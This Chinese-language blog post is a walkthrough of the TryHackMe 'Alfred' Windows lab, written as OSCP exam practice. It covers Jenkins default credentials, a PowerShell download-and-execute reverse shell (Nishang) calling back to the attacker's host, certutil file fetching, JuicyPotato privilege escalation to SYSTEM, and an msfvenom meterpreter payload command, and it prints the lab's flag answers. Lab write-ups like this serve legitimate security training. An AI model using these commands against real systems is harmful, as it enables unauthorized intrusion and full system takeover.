tryhackme 记录-windows-0x04 Alfred(easy)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Attacktive Directory | SQL Injection Lab | |
| Thompson | Attacking Kerberos | Linux Privilege Escalation | |
| Kenobi | Wreath Network | Windows Privilege Escalation | |
| GameZone | Reset | Git Happens | |
| Skynet | Relevant | Vulnnet: Active | NahamStore |
| Daily bugle | Blueprint | Enterprise | |
| Lazy admin | Hackpark | Ledger | |
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x04 Alfred(easy)
简介:
在这个房间里,我们将学习如何利用一个广泛使用的自动化服务器上的常见错误配置(Jenkins——该工具用于创建持续集成/持续开发流水线,使开发者在修改代码后能够自动部署代码)。之后,我们将使用一种有趣的权限升级方法来获得完整的系统访问权限。
由于这是Windows应用,我们将使用Nishang来获得初始访问权限。该仓库包含一套用于初始访问、枚举和权限提升的实用脚本。在这种情况下,我们将使用反向 shell 脚本。
请注意,这台机器无法响应ping(ICMP),启动可能需要几分钟。
原文:
In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made changes to it). After which, we'll use an interesting privilege escalation method to get full system access.
Since this is a Windows application, we'll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts.
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
设置环境变量
export TARGET=10.48.173.102
信息搜集
使用 rustscan 和 nmap 进行端口扫描,由于目标无法响应 ICMP,所以给 nmap 传递参数需要加个-Pn
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn
Open 10.48.173.102:80
Open 10.48.173.102:3389
Open 10.48.173.102:8080

PORT     STATE SERVICE        REASON          VERSION
80/tcp   open  http           syn-ack ttl 126 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server? syn-ack ttl 126
| rdp-ntlm-info:
|   Target_Name: ALFRED
|   NetBIOS_Domain_Name: ALFRED
|   NetBIOS_Computer_Name: ALFRED
|   DNS_Domain_Name: alfred
|   DNS_Computer_Name: alfred
|   Product_Version: 6.1.7601
|_  System_Time: 2026-02-05T02:39:24+00:00
| ssl-cert: Subject: commonName=alfred
| Issuer: commonName=alfred
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-02-04T02:26:45
| Not valid after:  2026-08-06T02:26:45
| MD5:     e85e 3cb3 1fa9 2a66 e4b9 7720 1072 b441
| SHA-1:   c30c 974f 0ebb 4ad3 6fd2 e17b fb6d 3e65 39a0 d040
| SHA-256: 2c72 4dc8 79d1 ccaf ba8b ec2b ad11 9315 c41f 78bb ce21 cf3c 4919 564e 0129 8212
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
|_ssl-date: 2026-02-05T02:39:32+00:00; 0s from scanner time.
8080/tcp open  http           syn-ack ttl 126 Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
这里有一个问题:How many ports are open? (TCP only) ,根据扫描结果,答案为 3
WEB 访问

80 是一个纪念页面

8080 是 Jenkins
初始访问
- Jenkins 弱口令
admin/admin 可以直接登录,这里是第二个问题(What is the username and password for the login panel? (in the format username:password))的答案
- Jenkins 后台 getshell



这里我们使用 tryhackme 上给出的反向 shell 的 ps1 脚本,在 kali 内开启 http 服务器等待下载:python3 -m http.server

使用 penelope 开启监听:python3 penelope.py -O

填入命令下载并执行反向 shell
powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.196.107:8000/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.196.107 -Port 4444

立即构建即可接收到 shell

user flag
PS C:\Program Files (x86)\Jenkins\workspace\project> dir C:\users\bruce\desktop


    Directory: C:\users\bruce\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        10/25/2019  11:22 PM         32 user.txt


PS C:\Program Files (x86)\Jenkins\workspace\project> type C:\users\bruce\desktop\user.txt
79007a09481963edf2e1321abd9ae2a0
提权
查看当前账号是否具有特权
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Disabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Disabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system       Disabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
SeTimeZonePrivilege             Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Disabled

# 有点多,筛选一下启用的
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv | findstr "Enabled"
SeDebugPrivilege                Debug programs                            Enabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
判断使用哪种提权
根据之前整理的表格:
| Privilege | 能否直接提权 | 常见利用方式 |
|---|---|---|
| SeImpersonatePrivilege | ✅ 能 | PrintSpoofer / JuicyPotato / RoguePotato / SweetPotato |
| SeAssignPrimaryTokenPrivilege | ✅ 能 | Potato 系列 / token 替换 |
| SeDebugPrivilege | ⚠️ 有条件 | 注入 SYSTEM 进程 / 读取 LSASS / token stealing |
| SeBackupPrivilege | ⚠️ 有条件 | 读取 SAM / SYSTEM / NTDS 提权 |
| SeRestorePrivilege | ⚠️ 有条件 | 覆盖系统文件 / 写入服务二进制 |
| SeTakeOwnershipPrivilege | ⚠️ 有条件 | 接管文件或服务权限后提权 |
| SeLoadDriverPrivilege | ✅ 高危 | 加载恶意驱动直接 SYSTEM |
| SeTcbPrivilege | ✅ 极高危 | 模拟任意用户(几乎 SYSTEM) |
| SeCreateTokenPrivilege | ✅ 极高危 | 手工创建 SYSTEM token |
| SeSystemEnvironmentPrivilege | ⚠️ 少见 | 修改启动配置提权 |
| SeManageVolumePrivilege | ⚠️ 有条件 | 利用卷权限覆盖文件 |
| SeRelabelPrivilege | ⚠️ 少见 | 修改对象完整性级别 |
| SeShutdownPrivilege | ❌ 不能 | 只能关机 |
| SeChangeNotifyPrivilege | ❌ 不能 | 默认权限,基本无用 |
| SeIncreaseWorkingSetPrivilege | ❌ 不能 | 调整内存限制 |
| SeIncreaseQuotaPrivilege | ❌ 不能 | 修改进程配额 |
| SeCreateGlobalPrivilege | ❌ 不能 | 创建全局对象 |
| SeAuditPrivilege | ❌ 不能 | 审计相关 |
可以发现:
| SeImpersonatePrivilege | ✅ 能 | PrintSpoofer / JuicyPotato / RoguePotato / SweetPotato |
|---|
查看系统版本

| 系统版本 | JuicyPotato | RoguePotato | SweetPotato | PrintSpoofer | 推荐顺序 |
|---|---|---|---|---|---|
| Windows 7 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2008 R2 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Windows 8 / 8.1 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2012 | ✅ | ❌ | ❌ | ❌ | JuicyPotato |
| Server 2012 R2 | ✅ | ⚠️ | ❌ | ❌ | Juicy → Rogue |
| Windows 10 1507–1803 | ✅ | ⚠️ | ⚠️ | ❌ | Juicy |
| Windows 10 1809 | ⚠️ | ✅ | ✅ | ✅ | PrintSpoofer |
| Windows 10 1903+ | ❌ | ✅ | ✅ | ✅ | PrintSpoofer |
| Windows 10 20H2+ | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Server 2016 | ⚠️ | ✅ | ✅ | ✅ | PrintSpoofer |
| Server 2019 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Server 2022 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
| Windows 11 | ❌ | ⚠️ | ✅ | ✅ | PrintSpoofer |
根据之前整理的表格,win7 系统建议使用 JuicyPotato 进行提权。
不使用 MSF 完成提权
原版烂土豆使用会弹出高权限 cmd 账号,虽然也能在命令行使用,但是较为麻烦,这里我使用大佬修改过的烂土豆
检查架构:
使用 64 位烂土豆
开启 HTTP 服务器,下载进目标机器
# 系统太老,使用powershell的Invoke-WebRequest下载报错,所以改用certutil
certutil -urlcache -split -f http://192.168.196.107:8000/JuicyPotato_x64.exe JuicyPotato_x64.exe

完成提权
.\JuicyPotato_x64.exe -a whoami

Read the root.txt file located at C:\Windows\System32\config
PS C:\Program Files (x86)\Jenkins\workspace\project> .\JuicyPotato_x64.exe -a 'dir C:\Windows\System32\config'
Modifying JuciyPotato by Uknow to support webshell
Github: https://github.com/uknowsec/JuciyPotato
JuciyPotato by ohpe
Github:https://github.com/ohpe/juicy-potato

[+] Testing clsid: {4991d34b-80a1-4291-83b6-3328366b9097} lport: 2333
......
[+] authresult 0
[+] clsid: {4991d34b-80a1-4291-83b6-3328366b9097}
[+] Domain\UserName: NT AUTHORITY\SYSTEM
[+] CreatePipe success
[+] Command: C:\Windows\System32\cmd.exe /c dir C:\Windows\System32\config
[+] CreateProcess call : <t> CreateProcessWithTokenW
[+] CreateProcessWithTokenW success
[+] Process with pid: 780 created.
==============================
 Volume in drive C has no label.
 Volume Serial Number is E033-3EDD
 Directory of C:\Windows\System32\config


02/05/2026  02:27 AM    <DIR>          .

02/05/2026  02:27 AM    <DIR>          ..
10/25/2019  09:46 PM            28,672 BCD-Template
02/05/2026  02:38 AM        18,087,936 COMPONENTS
02/05/2026  02:44 AM           262,144 DEFAULT
07/14/2009  02:34 AM    <DIR>          Journal
02/05/2026  02:43 AM    <DIR>          RegBack
10/26/2019  11:36 AM                70 root.txt
02/05/2026  02:26 AM           262,144 SAM
02/05/2026  02:38 AM           262,144 SECURITY
02/05/2026  03:31 AM        38,797,312 SOFTWARE
02/05/2026  03:34 AM        10,485,760 SYSTEM
11/21/2010  02:41 AM    <DIR>          systemprofile
10/25/2019  08:47 PM    <DIR>          TxR
               8 File(s)     68,186,182 bytes
               6 Dir(s)  20,425,359,360 bytes free

PS C:\Program Files (x86)\Jenkins\workspace\project> .\JuicyPotato_x64.exe -a 'type C:\Windows\System32\config\root.txt'
Modifying JuciyPotato by Uknow to support webshell
Github: https://github.com/uknowsec/JuciyPotato
JuciyPotato by ohpe
Github:https://github.com/ohpe/juicy-potato

[+] Testing clsid: {4991d34b-80a1-4291-83b6-3328366b9097} lport: 2333
......
[+] authresult 0
[+] clsid: {4991d34b-80a1-4291-83b6-3328366b9097}
[+] Domain\UserName: NT AUTHORITY\SYSTEM.
[+] CreatePipe success
[+] Command: C:\Windows\System32\cmd.exe /c type C:\Windows\System32\config\root.txt
[+] CreateProcess call : <t> CreateProcessWithTokenW
[+] CreateProcessWithTokenW success
[+] Process with pid: 2440 created.
==============================

dff0f748678f280250f25a45b8046b4a
使用 MSF 提权
以下内容仅为了完成题目,可以忽略,这台机器的难度,在考试时肯定是用不上 MSF 的
按照问题的引导,在过一遍吧
- What is the final size of the exe payload that you generated?
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=192.168.196.107 LPORT=4444 -f exe -o win_re.exe

这里又碰到坑了,在 kali 2025 生成的 shell 大小为 7168 字节,但是填上去少一位

尝试了 7168B,7168b 也不对,然后上老版本 kali 上生成了一个,大小为 73802 字节
答案正确。。。只想说,能不能别出这种阴间问题,不考虑 MSF 的更新和优化吗?
